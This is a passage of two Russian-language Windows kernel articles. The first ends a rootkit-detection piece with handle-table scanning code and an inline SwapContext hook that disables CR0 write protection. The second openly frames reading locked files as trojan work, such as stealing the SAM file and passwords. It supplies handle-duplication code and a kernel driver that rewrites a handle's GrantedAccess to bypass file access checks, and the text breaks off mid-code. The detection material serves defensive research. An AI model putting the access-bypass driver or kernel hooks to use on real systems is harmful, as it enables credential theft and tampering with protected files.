PAGE:0048D3DF                 push    esi
PAGE:0048D3E0                 mov     esi, [ecx]
```

```
PAGE:0048D3E2                 mov     ecx, esi
PAGE:0048D3E4                 and     ecx, 3     // ecx - table level
PAGE:0048D3E7                 and     esi, not 3 // esi - pointer to first table
PAGE:0048D3EA                 sub     ecx, 0
PAGE:0048D3ED                 jnz     loc_48DEA4
PAGE:0048D3F3                 lea     eax, [esi+eax*8]
PAGE:0048D3F6 loc_48D3F6:
PAGE:0048D3F6                 pop     esi
PAGE:0048D3F7 loc_48D3F7:
PAGE:0048D3F7                 pop     ebp
PAGE:0048D3F8                 retn    8
PAGE:0048DEA4 loc_48DEA4:
PAGE:0048DEA4                 dec     ecx
PAGE:0048DEA5                 mov     ecx, eax
PAGE:0048DEA7                 jnz     loc_52F57A
PAGE:0048DEAD                 shr     ecx, 9
PAGE:0048DEB0                 mov     ecx, [esi+ecx*4]
PAGE:0048DEB3 loc_48DEB3:
PAGE:0048DEB3                 and     eax, 1FFh
PAGE:0048DEB8                 lea     eax, [ecx+eax*8]
PAGE:0048DEBB                 jmp     loc_48D3F6
PAGE:0052F57A loc_52F57A:
PAGE:0052F57A                 shr     ecx, 13h
PAGE:0052F57D                 mov     edx, ecx
PAGE:0052F57F                 mov     ecx, [esi+ecx*4]
PAGE:0052F582                 shl     edx, 13h
PAGE:0052F585                 sub     eax, edx
PAGE:0052F587                 mov     edx, eax
PAGE:0052F589                 shr     edx, 9
PAGE:0052F58C                 mov     ecx, [ecx+edx*4]
PAGE:0052F58F                 jmp     loc_48DEB3
```

Теперь посмотрим на структуру HANDLE_TABLE из дампа ntoskrnl.pdb:

```
struct _HANDLE_TABLE {
 // static data ------------------------------------
 // non-static data --------------------------------
  /*<thisrel this+0x0>*/ /*|0x4|*/ unsigned long TableCode;
  /*<thisrel this+0x4>*/ /*|0x4|*/ struct _EPROCESS* QuotaProcess;
  /*<thisrel this+0x8>*/ /*|0x4|*/ void* UniqueProcessId;
  /*<thisrel this+0xc>*/ /*|0x10|*/ struct _EX_PUSH_LOCK HandleTableLock[4];
  /*<thisrel this+0x1c>*/ /*|0x8|*/ struct _LIST_ENTRY HandleTableList;
  /*<thisrel this+0x24>*/ /*|0x4|*/ struct _EX_PUSH_LOCK HandleContentionEvent;
  /*<thisrel this+0x28>*/ /*|0x4|*/ struct _HANDLE_TRACE_DEBUG_INFO* DebugInfo;
  /*<thisrel this+0x2c>*/ /*|0x4|*/ long ExtraInfoPages;
  /*<thisrel this+0x30>*/ /*|0x4|*/ unsigned long FirstFree;
  /*<thisrel this+0x34>*/ /*|0x4|*/ unsigned long LastFree;
  /*<thisrel this+0x38>*/ /*|0x4|*/ unsigned long NextHandleNeedingPool;
  /*<thisrel this+0x3c>*/ /*|0x4|*/ long HandleCount;
  /*<thisrel this+0x40>*/ /*|0x4|*/ unsigned long Flags;
  /*<bitfield this+0x40>*/ /*|0x1|*/ unsigned char StrictFIFO:0:1;
  };  // <size 0x44>
```

И восстановим по нему описание структуры:

```
typedef struct _XP_HANDLE_TABLE
{
 ULONG                    TableCode;
 PEPROCESS                QuotaProcess;
 PVOID                    UniqueProcessId;
 EX_PUSH_LOCK             HandleTableLock[4];
 LIST_ENTRY               HandleTableList;
 EX_PUSH_LOCK             HandleContentionEvent;
 PHANDLE_TRACE_DEBUG_INFO DebugInfo;
 LONG                     ExtraInfoPages;
 ULONG                    FirstFree;
 ULONG                    LastFree;
 ULONG                    NextHandleNeedingPool;
 LONG                     HandleCount;
 LONG                     Flags;
 UCHAR                    StrictFIFO;
} XP_HANDLE_TABLE, *PXP_HANDLE_TABLE;
```

Из приведенного кода очевидно, что функция ExpLookupHandleTableEntry извлекает значение TableCode из структуры HANDLE_TABLE и в зависимости от его двух младших бит определяет число уровней таблицы. Оставшиеся биты представляют из себя указатель на таблицу первого уровня. Следовательно HANDLE_TABLE в Windows XP может иметь от одного до трех уровней вложенности, при этом размер таблицы на любом уровне равен 1FFh. При увеличении количества записей в таблице, система может автоматически увеличить уровень вложенности. Очевидно, что второй уровень таблица будет иметь при количестве записей большем 0x200, а третий уровень - при количестве большем 0x40000. Производит ли система уменьшение числа уровней таблице при освобождении объектов мне неизвестно, во всяком случае я такого не наблюдал.

Функция ExLockHandleTableEntry в Windows XP отсутствует, поэтому код производящий блокировку элемента таблицы находится в функции ExMapHandleToPointer. Дизассемблируем эту функцию и посмотрим что же она делает:

```
PAGE:0048F61E ExMapHandleToPointer proc near
PAGE:0048F61E
PAGE:0048F61E
PAGE:0048F61E var_8           = dword ptr -8
PAGE:0048F61E var_4           = dword ptr -4
PAGE:0048F61E HandleTable     = dword ptr  8
PAGE:0048F61E Handle          = dword ptr  0Ch
PAGE:0048F61E
PAGE:0048F61E                 mov     edi, edi
PAGE:0048F620                 push    ebp
PAGE:0048F621                 mov     ebp, esp
PAGE:0048F623                 push    ecx
PAGE:0048F624                 push    ecx
PAGE:0048F625                 push    edi
PAGE:0048F626                 mov     edi, [ebp+Handle]
PAGE:0048F629                 test    di, 7FCh
PAGE:0048F62E                 jz      loc_4A2A36
PAGE:0048F634                 push    ebx
PAGE:0048F635                 push    esi
PAGE:0048F636                 push    edi
PAGE:0048F637                 push    [ebp+HandleTable]
PAGE:0048F63A                 call    ExpLookupHandleTableEntry
PAGE:0048F63F                 mov     esi, eax
PAGE:0048F641                 test    esi, esi
PAGE:0048F643                 jz      loc_4A2711
PAGE:0048F649                 mov     [ebp+var_4], esi
PAGE:0048F64C loc_48F64C:
PAGE:0048F64C                 mov     ebx, [esi]
PAGE:0048F64E                 test    bl, 1
PAGE:0048F651                 mov     [ebp+var_8], ebx
PAGE:0048F654                 jz      loc_508844
PAGE:0048F65A                 lea     eax, [ebx-1]
PAGE:0048F65D                 mov     [ebp+Handle], eax
PAGE:0048F660                 mov     eax, [ebp+var_8]
PAGE:0048F663                 mov     ecx, [ebp+var_4]
PAGE:0048F666                 mov     edx, [ebp+Handle]
PAGE:0048F669                 cmpxchg [ecx], edx
PAGE:0048F66C                 cmp     eax, ebx
PAGE:0048F66E                 jnz     loc_50884C
PAGE:0048F674                 mov     eax, esi
PAGE:0048F676 loc_48F676:
PAGE:0048F676                 pop     esi
PAGE:0048F677                 pop     ebx
PAGE:0048F678 loc_48F678:
PAGE:0048F678                 pop     edi
PAGE:0048F679                 leave
PAGE:0048F67A                 retn    8
PAGE:0048F67A ExMapHandleToPointer endp
```

После того, как функция ExpLookupHandleTableEntry возвращает указатель на HANDLE_TABLE_ENTRY, проверяется младший бит поля Object, и если он не установлен, то он

сбрасывается, а если не установлен, то происходит ожидание его установки. Следовательно при извлечении адреса объекта нам надо не устанавливать старший бит (как в Windows 2000), а сбрасывать младший. С учетом вышесказанного составим код сканирующий таблицу объектов:

```
void ScanXpHandleTable(PXP_HANDLE_TABLE HandleTable)
{
 int i, j, k;
 PHANDLE_TABLE_ENTRY Entry;
 ULONG TableCode = HandleTable->TableCode & ~TABLE_LEVEL_MASK;

 switch (HandleTable->TableCode & TABLE_LEVEL_MASK)
 {
  case 0 :
    for (i = 0; i < 0x200; i++)
    {
     Entry = &((PHANDLE_TABLE_ENTRY)TableCode)[i];

     if (Entry->Object) ProcessObject((PVOID)((ULONG)Entry->Object & ~XP_TABLE_ENTRY_LOCK_BIT));
    }
  break;

  case 1 :
    for (i = 0; i < 0x200; i++)
    {
     if (((PVOID *)TableCode)[i])
     {
      for (j = 0; j < 0x200; j++)
      {
       Entry = &((PHANDLE_TABLE_ENTRY *)TableCode)[i][j];

       if (Entry->Object) ProcessObject((PVOID)((ULONG)Entry->Object & ~XP_TABLE_ENTRY_LOCK_BIT));
      }
     }
    }
  break;

  case 2 :
    for (i = 0; i < 0x200; i++)
    {
     if (((PVOID *)TableCode)[i])
     {
      for (j = 0; j < 0x200; j++)
      {
       if (((PVOID **)TableCode)[i][j])
       {
        for (k = 0; k < 0x200; k++)
        {
         Entry = &((PHANDLE_TABLE_ENTRY **)TableCode)[i][j][k];

         if (Entry->Object)
           ProcessObject((PVOID)((ULONG)Entry->Object & ~XP_TABLE_ENTRY_LOCK_BIT));
        }
       }
      }
     }
    }
  break;
 }
}
```

Итак, с форматом таблиц объектов мы разобрались. Теперь для перечисления процессов нам нужно найти сам адрес PspCidTable. Как вы уже догадались, искать его мы будем дизассемблируя функцию PsLookupProcessByProcessId, в которой первый call будет содержать адрес PspCidTable. А вот и код производящий поиск:

```
void GetPspCidTable()
{
 PUCHAR cPtr, pOpcode;
 ULONG Length;
```

```
 for (cPtr = (PUCHAR)PsLookupProcessByProcessId;
      cPtr < (PUCHAR)PsLookupProcessByProcessId + PAGE_SIZE;
             cPtr += Length)
 {
  Length = SizeOfCode(cPtr, &pOpcode);

  if (!Length) break;

  if (*(PUSHORT)cPtr == 0x35FF && *(pOpcode + 6) == 0xE8)
  {
   PspCidTable = **(PVOID**)(pOpcode + 2);
   break;
  }
 }
}
```

С просмотром PspCidTable мы разобрались. По аналогии с этим примером можно легко реализовать просмотр всех объектов в таблицах всех процессов и анализ объектов которые могут быть связаны с скрытыми процессами, по аналогии того, как мы это делали в юзермоде. Всем, кто разобрался с вышенаписанным, я думаю не составит труда это реализовать.

Получение списка процессов перехватом SwapContext.

Если в системе имеется процесс, то соотвестсвенно он будет иметь свои потоки. Если нам удастся поймать переключение потоков, то можно будет по полученным данным построить список процессов. Для начала кратко рассмотрим механизм переключения потоков. Через определенные промежутки времени (10-15 мс) системный таймер генерирует прерывание, которое вызывает планировщик и если квант времени связанный с текущим потоком истек, то происходит переключение потоков. Само переключение потоков выполняется неэкспортируемой функцией ядра SwapContext, которую тем не менее можно найти в отладочных символах на ntoskrnl.exe. Эта функция вызывается планировщиком при истечении кванта времени потока, либо при ожидании потоком какого-либо события. В первом случае эта функция вызывается из KiDispatchInterrupt, а во втором случае из неэкспортируемой функции находящейся глубоко в недрах ядра, которая в свою очередь вызывается из KeWaitForSingleObject, KeDelayExecutionThread и KeWaitForMultipleObjects. Параметры функции SwapContext передаются в регистрах и имеют следующее назначение: cl - определяет режим обработки APC, edi - указатель на поток отдающий управление, esi - указатель на поток получающий управление, ebx - указатель на PCR. Нас интересуют только указатели на переключающиеся потоки передаваемые в регистрах esi и edi. Для начала нам нужно найти адрес функции SwapContext. Для этого будем дизассемблировать KiDispatchInterrupt и искать код следующего вида:

```
.text:00404E76                call    sub_404C5A
.text:00404E7B                mov     cl, 1
.text:00404E7D                call    SwapContext
```

Из этого участка мы и будем извлекать адрес SwapContext. Этот метод поиска весьма надежен и универсален, так как позволяет найти SwapContext в любой Windows, начиная он 2000 и заканчивая 2003 server включая все их сервиспаки. А вот и код осуществляющий поиск SwapContext:

```
void GetSwapContextAddress()
{
 PUCHAR cPtr, pOpcode;
 ULONG Length;

 for (cPtr = (PUCHAR)KiDispatchInterrupt;
      cPtr < (PUCHAR)KiDispatchInterrupt + PAGE_SIZE;
      cPtr += Length)
 {
  Length = SizeOfCode(cPtr, &pOpcode);
```

```
  if (!Length) break;

  if (*(PUSHORT)pOpcode == 0x01B1 && *(pOpcode + 2) == 0xE8)
  {
   pSwapContext = (PVOID)(*(PULONG)(pOpcode + 3) + (ULONG)cPtr + 7);
   break;
  }
 }

 return;
}
```

После нахождения адреса SwapContext нам нужно ее перехватить. Единственный возможный в этом случае способ - это сплайсинг ее кода. Для этого скопируем первые несколько инструкций с перехватываемой функции в буфер, в его конце поставим jmp на продолжение, а начало своей функции заменим на jmp на свой обработчик. При этом если в копируемом в буфер коде нам встретятся команды содержащие relative offset, то нужно их подкорректировать, иначе мы получим неизбежный BSOD. Для установки и снятие таких хуков воспользуемся следующим кодом:

```
#define MemOpen()  __asm cli; __asm mov eax, cr0; __asm mov oData, eax; \
                   __asm and eax, 0xFFFEFFFF; __asm mov cr0, eax;
#define MemClose() __asm mov eax, oData; __asm mov cr0, eax; __asm sti;

UCHAR SaveOldFunction(PUCHAR Proc, PUCHAR Old)
{
 ULONG  Size;
 PUCHAR pOpcode;
 ULONG  Offset;
 PUCHAR oPtr;
 ULONG Result = 0;

 Offset = (ULONG)Proc - (ULONG)Old;
 oPtr = Old;
 while (Result < 5)
 {
  Size = SizeOfCode(Proc, &pOpcode);
  memcpy(oPtr, Proc, Size);
  if (IsRelativeCmd(pOpcode)) *(PULONG)((ULONG)pOpcode - (ULONG)Proc + (ULONG)oPtr + 1) += Offset;
  oPtr   += Size;
  Proc   += Size;
  Result += Size;
 }
 *(PUCHAR)((ULONG)Old + Result) = 0xE9;
 *(PULONG)((ULONG)Old + Result + 1) = Offset - 5;
 return (UCHAR)Result;
}

PVOID HookCode(PVOID TargetProc, PVOID NewProc)
{
 ULONG Address;
 PVOID OldFunction;
 PVOID Proc = TargetProc;
 ULONG oData;

 Address = (ULONG)NewProc - (ULONG)Proc - 5;
 MemOpen();
 OldFunction = ExAllocatePool(NonPagedPool, 20);
 *(PULONG)OldFunction = (ULONG)Proc;
 *(PUCHAR)((ULONG)OldFunction + 4) = SaveOldFunction((PUCHAR)Proc, (PUCHAR)((ULONG)OldFunction +
    5));
 *(PUCHAR)Proc = 0xE9;
 *(PULONG)((ULONG)Proc + 1) = Address;
 MemClose();
 return (PVOID)((ULONG)OldFunction + 5);
}

void UnhookCode(PVOID OldProc)
{
 PUCHAR Proc, pMem;
```

```
 PUCHAR pOpcode;
 ULONG  Size, ThisSize;
 ULONG  SaveSize, Offset;
 ULONG oData;

 Proc = (PUCHAR)(*(PULONG)((ULONG)OldProc - 5));
 pMem = Proc;
 SaveSize = *(PUCHAR)((ULONG)OldProc - 1);
 Offset   = (ULONG)Proc - (ULONG)OldProc;
 MemOpen();
 memcpy(Proc, OldProc, SaveSize);
 ThisSize = 0;
 while (ThisSize < SaveSize)
 {
  Size = SizeOfCode(Proc, &pOpcode);
  if (IsRelativeCmd(pOpcode)) *(PULONG)((ULONG)pOpcode + 1) -= Offset;
  Proc     += Size;
  ThisSize += Size;
 }
 MemClose();
 ExFreePool((PVOID)((ULONG)OldProc - 5));
 return;
}
```

Сам обработчик SwapContext будет выглядеть так:

```
void __declspec(naked) NewSwapContext()
{
 __asm
 {
  pushad
  pushfd
  push edi
  call ThreadCollect
  push esi
  call ThreadCollect
  popfd
  popad
  jmp OldSwapContext
 }
}
```

Метод сплайсинга несомненно легок и удобен, но при неправильном применении он может создать весьма немало проблем. Опасными являются моменты установки и снятия хуков, так как на многопроцессорной системе (либо на системе с Hiperthreading процессором) другой поток может вызвать перехватываемую функцию в когда патч ее кода еще не завершен. Давайте сделаем приблизительную оценку величины этой вероятности. Средняя частота вызова этой функции на двухпроцессорном Pentium 4 2400 была равна 785 вызовов в секунду. Допустим, что патч начала функции занимает 0.01 мкс (на самом деле гораздо меньше), при этом мы получаем вероятность радения системы равную 0,00000785, тоесть на 127380 запусков программы будет одно падение системы. Для такой программы как детектор руткитов (который к тому же редко запускают), это вполне приемлемая величина, но если подобный метод будет использоваться в постоянно применяемой программе (например антивирусе), то использовать сплайсинг следует исключительно однократно (установка хуков без их последующего снятия), и только в момент загрузки системы (в boot драйвере). В этом случае вероятность падения системы настолько приближена к нулю, что ее можно вообще не принимать в расчет. Пока что я не наблюдал ни одного случая падения системы из за этой причины. Но существует еще одна, гораздо более реальная причина нестабильности сплайсинга (и любых другим методов хуков тоже). Если драйвер допускает выгрузку и при выгрузке снимает хуки, то выгрузка может произойти в тот момент, когда какой-либо поток находится внутри обработчика перехвата. Вероятность такого расклада зависит от содержимого обработчика перехвата и от частоты вызова перехватываемой функции. Практика показала, что вероятность падения системы при выгрузке драйвера достаточно велика, и смириться с ней никак нельзя, но этого можно избежать, если синхронизировать выгрузку драйвера

с функцией обработчиком. А еще лучше - сделать драйвер невыгружаемым, что избавит нас от тормозов при синхронизации. Как вы видите, при правильном применении сплайсинг может быть абсолютно безопасным, хотя непонимание его работы может привести к весьма неслабым глюкам, так что используйте, но с осторожностью.

Приложение:

Все вышеприведенные методы обнаружения скрытых процессов реализованы в моей программе Process Hunter. Обойти все описаные способы обнаружения будет весьма непросто, но скорее всего авторы руткитов реализуют ее обход путем перехвата IOCTL от приложения к драйверу. Надежной защитой от такого обхода будет использование приватной версии детектора. Так как программа поставляется с исходниками, вы можете сами изменить все что относиться к IOCTL, названия модулей, окон и.т.д.

3 метода работы с занятыми файлами

Автор: Ms-Rem

Дата: 2005-12-22

У многих из вас, несомненно, когда-либо возникала необходимость читать/писать файлы занятые другим процессом. Это бывает например при написании бекапера, или (как ни странно) трояна. Неплохо иметь возможность стянуть файл SAM с работающей системы, или прочитать какие-либо еще файлы, доступ к которым (по недоразумению Microsoft) получить стандартными средствами не удается. Это бывает например, когда файл открыт с флагом dwShareMode = 0. Хорошим примером может быть интернет пейджер Miranda, которая во время своей работы не дает открывать файл своей базы данных. Допустим нам нужно написать трояна, который при попадании на машину вытаскивает с нее пароли и самоудаляется, но тут и возникает проблема... Поэтому я и решил написать эту статью. Статья получилась небольшая, но возможно приведенная в ней информация может быть кому-нибудь полезной. Итак, приступим.

Поиск хэндла открытого файла.

Если файл открыт каким-либо процессом, то этот процесс имеет его хэндл. Во второй моей статье по перехвату апи я описывал открытие процесса путем поиска нужного хэндла, ничто не мешает нам использовать этот метод и для доступа к открытым файлам. Нам нужно перечислить хэндлы с помощью ZwQuerySystemInformation, скопировать каждый хэндл себе с помощью DuplicateHandle, определить файл к которому он относиться (ZwQueryInformationFile), и если это нужный файл, то наконец можно его копировать.

Все это хорошо и гладко в теории, а на практике придется столкнуться с двумя подводными камнями. Первая проблема состоит в том, что при вызове ZwQueryInformationFile для хэндла открытого именованного канала, (в случае если этот канал работает в блокирующем режиме) вызывающий поток будет ждать поступления сообщения в канал, а это событие может никогда и не произойти. Тоесть фактически, поток вызывающий ZwQueryInformationFile может повиснуть навсегда. Поэтому получение имен файлов не следует делать в основном потоке перебирающем хэндлы, для этого следует запускать отдельный поток и прибивать его по таймауту в случае зависания. Проблема номер два заключается в том, что после копирования хэндла, оба хэндла (наш и процесса открывшего файл) будут указывать на один FileObject, а следовательно текущий режим ввода-вывода, позиция в файле и другая связанная с файлом информация будут общими у двух процессов. При таком раскладе даже чтение файла будет вызывать изменение позиции чтения и нарушение нормальной работы программы открывшей файл. Чтобы этого избежать, нам нужно останавливать потоки процесса владельца файла, сохранять текущую позицию, копировать файл, восстанавливать текущую позицию и запускать процесс владелец снова. Такой метод может быть во многих случаях неприемлемым, например скопировать файлы реестра на работающей системе с его помощью не удастся.

Попробуем для начала реализовать перечисление всех открытых в системе файлов. При перечислении хэндлов, каждый хэндл будет описываться следующей структурой:

```
typedef struct _SYSTEM_HANDLE
{
 ULONG       uIdProcess;
 UCHAR       ObjectType;
 UCHAR       Flags;
 USHORT      Handle;
 POBJECT     pObject;
```

```
 ACCESS_MASK GrantedAccess;
} SYSTEM_HANDLE, *PSYSTEM_HANDLE;
```

Поле ObjectType здесь определяет тип объекта к которому относиться хэндл. И тут нас опять поджидает проблема - ObjectType для типа File имеют разное значение в Windows 2000, XP и 2003, поэтому нам придется определить эту константу динамически. Для этого откроем с помощью CreateFile девайс NUL, найдем его хэндл и запомним его тип:

```
UCHAR GetFileHandleType()
{
 HANDLE                      hFile;
 PSYSTEM_HANDLE_INFORMATION Info;
 ULONG                       r;
 UCHAR                       Result = 0;

 hFile = CreateFile("NUL", GENERIC_READ, 0, NULL, OPEN_EXISTING, 0, 0);

 if (hFile != INVALID_HANDLE_VALUE)
 {
  Info = GetInfoTable(SystemHandleInformation);

  if (Info)
  {
   for (r = 0; r < Info->uCount; r++)
   {
    if (Info->aSH[r].Handle == (USHORT)hFile &&
                                    Info->aSH[r].uIdProcess == GetCurrentProcessId())
    {
     Result = Info->aSH[r].ObjectType;
     break;
    }
   }

   HeapFree(hHeap, 0, Info);
  }

  CloseHandle(hFile);
 }
 return Result;
}
```

Теперь зная тип хэндла мы можем перечислить открытые в системе файлы. Для начала реализуем получение имени открытого файла по его хэндлу:

```
typedef struct _NM_INFO
{
 HANDLE  hFile;
 FILE_NAME_INFORMATION Info;
 WCHAR Name[MAX_PATH];
} NM_INFO, *PNM_INFO;

DWORD WINAPI
  GetFileNameThread(PVOID lpParameter)

{
 PNM_INFO        NmInfo = lpParameter;
 IO_STATUS_BLOCK IoStatus;
 int r;

 NtQueryInformationFile(NmInfo->hFile, &IoStatus, &NmInfo->Info,
                     sizeof(NM_INFO) - sizeof(HANDLE), FileNameInformation);

 return 0;
}

void GetFileName(HANDLE hFile, PCHAR TheName)
{
 HANDLE   hThread;
 PNM_INFO Info = HeapAlloc(hHeap, 0, sizeof(NM_INFO));
 Info->hFile = hFile;
```

```
 hThread = CreateThread(NULL, 0, GetFileNameThread, Info, 0, NULL);

 if (WaitForSingleObject(hThread, INFINITE) == WAIT_TIMEOUT) TerminateThread(hThread, 0);

 CloseHandle(hThread);

 memset(TheName, 0, MAX_PATH);

 WideCharToMultiByte(CP_ACP, 0, Info->Info.FileName, Info->Info.FileNameLength >> 1, TheName,
    MAX_PATH, NULL, NULL);

 HeapFree(hHeap, 0, Info);
}
```

Вот теперь собственно можно и перечислить открытые файлы:

```
void main()
{
 PSYSTEM_HANDLE_INFORMATION Info;
 ULONG                      r;
 CHAR                       Name[MAX_PATH];
 HANDLE                     hProcess, hFile;

 hHeap = GetProcessHeap();

 ObFileType = GetFileHandleType();

 Info = GetInfoTable(SystemHandleInformation);

 if (Info)
 {
  for (r = 0; r < Info->uCount; r++)
  {
   if (Info->aSH[r].ObjectType == ObFileType)
   {
    hProcess = OpenProcess(PROCESS_DUP_HANDLE, FALSE, Info->aSH[r].uIdProcess);

    if (hProcess)
    {
     if (DuplicateHandle(hProcess, (HANDLE)Info->aSH[r].Handle,
                 GetCurrentProcess(), &hFile, 0, FALSE, DUPLICATE_SAME_ACCESS))
     {
      GetFileName(hFile, Name);

      printf("%s\n", Name);

      CloseHandle(hFile);
     }

     CloseHandle(hProcess);
    }
   }

  }
  HeapFree(hHeap, 0, Info);
 }
}
```

Теперь для копирования файла нам остается лишь прочитать его с помощью ReadFile при нахождении нужного хэндла. При необходимости следует принять вышеописанные меры осторожности.

Из достоинств этого метода можно отметить простоту его реализации, но недостатков к сожалению куда больше, поэтому этот метод стоит использовать разве что для определения того, каким процессом занят файл.

Изменение прав доступа существующего хэндла.

Все занятые файлы (за исключением файлов подкачек) обычно удается открыть на чтение атрибутов (FILE_READ_ATTRIBUTES), это позволяет читать атрибуты файла, получать его размер, перечислять NTFS потоки, но к сожалению ReadFile завершается неудачно. Чем отличается открытие файла с разными атрибутами доступа? Очевидно, что при открытии файла система запоминает атрибуты доступа, и потом сравнивает запрашиваемый доступ с этими атрибутами. Если найти то место, куда система сохраняет эту информацию и изменить атрибуты доступа, то можно будет не только читать, а даже писать в любой файл который удалось вообще как-либо открыть.

На уровне пользователя мы работаем с файлом не напрямую, а через его хэндл (этот хэндл указывает на FileObject), а функции ReadFile/WriteFile вызывают ObReferenceObjectByHandle указывая ему соответствующий тип доступа. Из этого можно сделать вывод, что права доступа хранятся в самой структуре описывающей хэндл. И действительно, структура HANDLE_TABLE_ENTRY содержит поле GrantedAccess, которое и есть ни что иное, как эти самые права доступа связанные с хэндлом. К сожалению, программисты Mocrosoft не предусмотрели API для изменения доступа хэндлов, поэтому, как вы поняли, нам придется писать драйвер чтобы это сделать.

Структуру таблиц хэндлов в Windows 2000 и XP я рассматривал в статье "Обнаружение скрытых процессов", к написанному там хочу лишь добавить, что таблицы хэндлов в Windows 2003 полностью аналогична XP. В отличии от той статьи, нам нужно будет не перечислять хэндлы в таблице, а найти какой-то конкретный (известный) хэндл, и работать мы будем не с PspCidTable, а с таблицей хэндлов своего процесса, указатель на которую находиться в его структуре EPROCESS (смещение 0x128 в 2000 и 0x0C4 в XP).

Для получения указателя на структуру хэндла случит неэкспортируемая функция ExpLookupHandleTableEntry, но искать мы ее не будем, так как на нее нет прямых ссылок из экспортируемых функций и поиск будет слишком ненадежным, к тому же нам тогда понадобиться еще и функция ExUnlockHandleTableEntry. Лучшим выходом будет написать свою функцию лукапа по таблицам хэндлов. В виду отличия структур таблиц хэндлов в Windows 2000 и XP, эта функция для них будет выглядеть по разному.

Для начала сделаем такую функцию для Windows 2000:

```
PHANDLE_TABLE_ENTRY
 Win2kLookupHandleTableEntry(
   IN PWIN2K_HANDLE_TABLE HandleTable,
   IN EXHANDLE            Handle
   )
{
    ULONG i, j, k;

    i = (Handle.Index >> 16) & 255;
    j = (Handle.Index >> 8)  & 255;
    k = (Handle.Index)       & 255;

    if (HandleTable->Table[i])
    {
        if (HandleTable->Table[i][j])
        {
            return &(HandleTable->Table[i][j][k]);
        }
    }
    return NULL;
}
```

Этот код прост и понятен. Так как значение хэндла представляет из себя три индекса в трехуровневой таблице, то мы просто извлекаем их чисти и смотрим соответствующий элемент

таблицы (если он конечно существует). Так как таблица хэндлов в Windows XP может иметь от одного до трех уровней, то код лукапа соответственно будет сложнее:

```
PHANDLE_TABLE_ENTRY
 XpLookupHandleTableEntry(
            IN PXP_HANDLE_TABLE HandleTable,
            IN EXHANDLE         Handle
            )
{
    ULONG i, j, k;
    PHANDLE_TABLE_ENTRY Entry = NULL;
    ULONG TableCode = HandleTable->TableCode & ~TABLE_LEVEL_MASK;

    i = (Handle.Index >> 17) & 0x1FF;
    j = (Handle.Index >> 9)  & 0x1FF;
    k = (Handle.Index)       & 0x1FF;

    switch (HandleTable->TableCode & TABLE_LEVEL_MASK)
    {
        case 0 :
          Entry = &((PHANDLE_TABLE_ENTRY)TableCode)[k];
        break;

        case 1 :
          if (((PVOID *)TableCode)[j])
          {
             Entry = &((PHANDLE_TABLE_ENTRY *)TableCode)[j][k];
          }
        break;

        case 2 :
          if (((PVOID *)TableCode)[i])
          if (((PVOID **)TableCode)[i][j])
          {
             Entry = &((PHANDLE_TABLE_ENTRY **)TableCode)[i][j][k];
          }
        break;
    }
    return Entry;
}
```

Как вы видите, хэндл в этом коде представлен не ULONG значением, а структурой EXHANDLE:

```
typedef struct _EXHANDLE
{
    union
    {
        struct
        {
            ULONG TagBits : 02;
            ULONG Index   : 30;
        };
        HANDLE GenericHandleOverlay;
    };
} EXHANDLE, *PEXHANDLE;
```

Как вы видите, хэндл содержит не только индексы в таблице, но и 2 бита служебных флагов. Наверное вы замечали, что одинаковый хэндл может иметь несколько разных значений, это связано с тем, что не все биты значения хэндла используются (зависит от числа уровней в таблице). Наиболее характерно это явление проявляется в Windows XP.

Итак, теперь мы можем получить нужный элемент таблицы хэндлов, пора писать функцию устанавливающую на хэндл нужные атрибуты доступа:

```
BOOLEAN SetHandleAccess(
                IN HANDLE      Handle,
                IN ACCESS_MASK GrantedAccess
                )
{
 PHANDLE_TABLE       ObjectTable = *(PHANDLE_TABLE *)RVATOVA(PsGetCurrentProcess(),
```

```
    ObjectTableOffset);
 PHANDLE_TABLE_ENTRY Entry;
 EXHANDLE            ExHandle;

 ExHandle.GenericHandleOverlay = Handle;

 Entry = ExLookupHandleTableEntry(ObjectTable, ExHandle);

 if (Entry) Entry->GrantedAccess = GrantedAccess;

 return Entry > 0;
}
```

Теперь сделаем драйвер устанавливающие атрибуты доступа на хэндл переданный ему по DeviceIoControl. Его код будет выглядеть так:

```
NTSTATUS DriverIoControl(
    IN PDEVICE_OBJECT DeviceObject,
    IN PIRP Irp)
{
    PIO_STACK_LOCATION pisl     = IoGetCurrentIrpStackLocation(Irp);
    NTSTATUS           status   = STATUS_UNSUCCESSFUL;
    ULONG              BuffSize = pisl->Parameters.DeviceIoControl.InputBufferLength;
    PUCHAR             pBuff    = Irp->AssociatedIrp.SystemBuffer;
    HANDLE             Handle;
    ACCESS_MASK        GrantedAccess;

    Irp->IoStatus.Information = 0;

    switch(pisl->Parameters.DeviceIoControl.IoControlCode)
    {
        case IOCTL1:
            if (pBuff && BuffSize >= sizeof(HANDLE) + sizeof(ACCESS_MASK))
            {
                Handle        = *(HANDLE*)pBuff;
                GrantedAccess = *(ACCESS_MASK*)(pBuff + sizeof(HANDLE));

                if (Handle != (HANDLE)-1 && SetHandleAccess(Handle, GrantedAccess)) status =
    STATUS_SUCCESS;

            }
         break;
     }

    Irp->IoStatus.Status = status;
    IoCompleteRequest(Irp, IO_NO_INCREMENT);
    return status;
}

NTSTATUS DriverCreateClose(
    IN PDEVICE_OBJECT DeviceObject,
    IN PIRP Irp)
{
    Irp->IoStatus.Information = 0;
    Irp->IoStatus.Status = STATUS_SUCCESS;
    IoCompleteRequest(Irp, IO_NO_INCREMENT);
    return STATUS_SUCCESS;
}


NTSTATUS DriverEntry(
            IN PDRIVER_OBJECT DriverObject,
            IN PUNICODE_STRING RegistryPath
            )
{
    PCWSTR   dDeviceName       = L"\\Device\\fread";
    PCWSTR   dSymbolicLinkName = L"\\DosDevices\\fread";
    NTSTATUS status;
    PDRIVER_DISPATCH *ppdd;

    RtlInitUnicodeString(&DeviceName,       dDeviceName);
```

```
    RtlInitUnicodeString(&SymbolicLinkName, dSymbolicLinkName);

    switch (*NtBuildNumber)
    {
        case 2600:
            ObjectTableOffset = 0x0C4;
            ExLookupHandleTableEntry = XpLookupHandleTableEntry;
        break;

        case 2195:
            ObjectTableOffset = 0x128;
            ExLookupHandleTableEntry = Win2kLookupHandleTableEntry;
        break;

        default: return STATUS_UNSUCCESSFUL;
    }

    status = IoCreateDevice(DriverObject,
                            0,
                            &DeviceName,
                            FILE_DEVICE_UNKNOWN,
                            0,
                            TRUE,
                            &deviceObject);

    if (NT_SUCCESS(status))
    {
        status = IoCreateSymbolicLink(&SymbolicLinkName, &DeviceName);

        if (!NT_SUCCESS(status)) IoDeleteDevice(deviceObject);

        DriverObject->DriverUnload = DriverUnload;
    }

    ppdd = DriverObject->MajorFunction;

    ppdd [IRP_MJ_CREATE] =
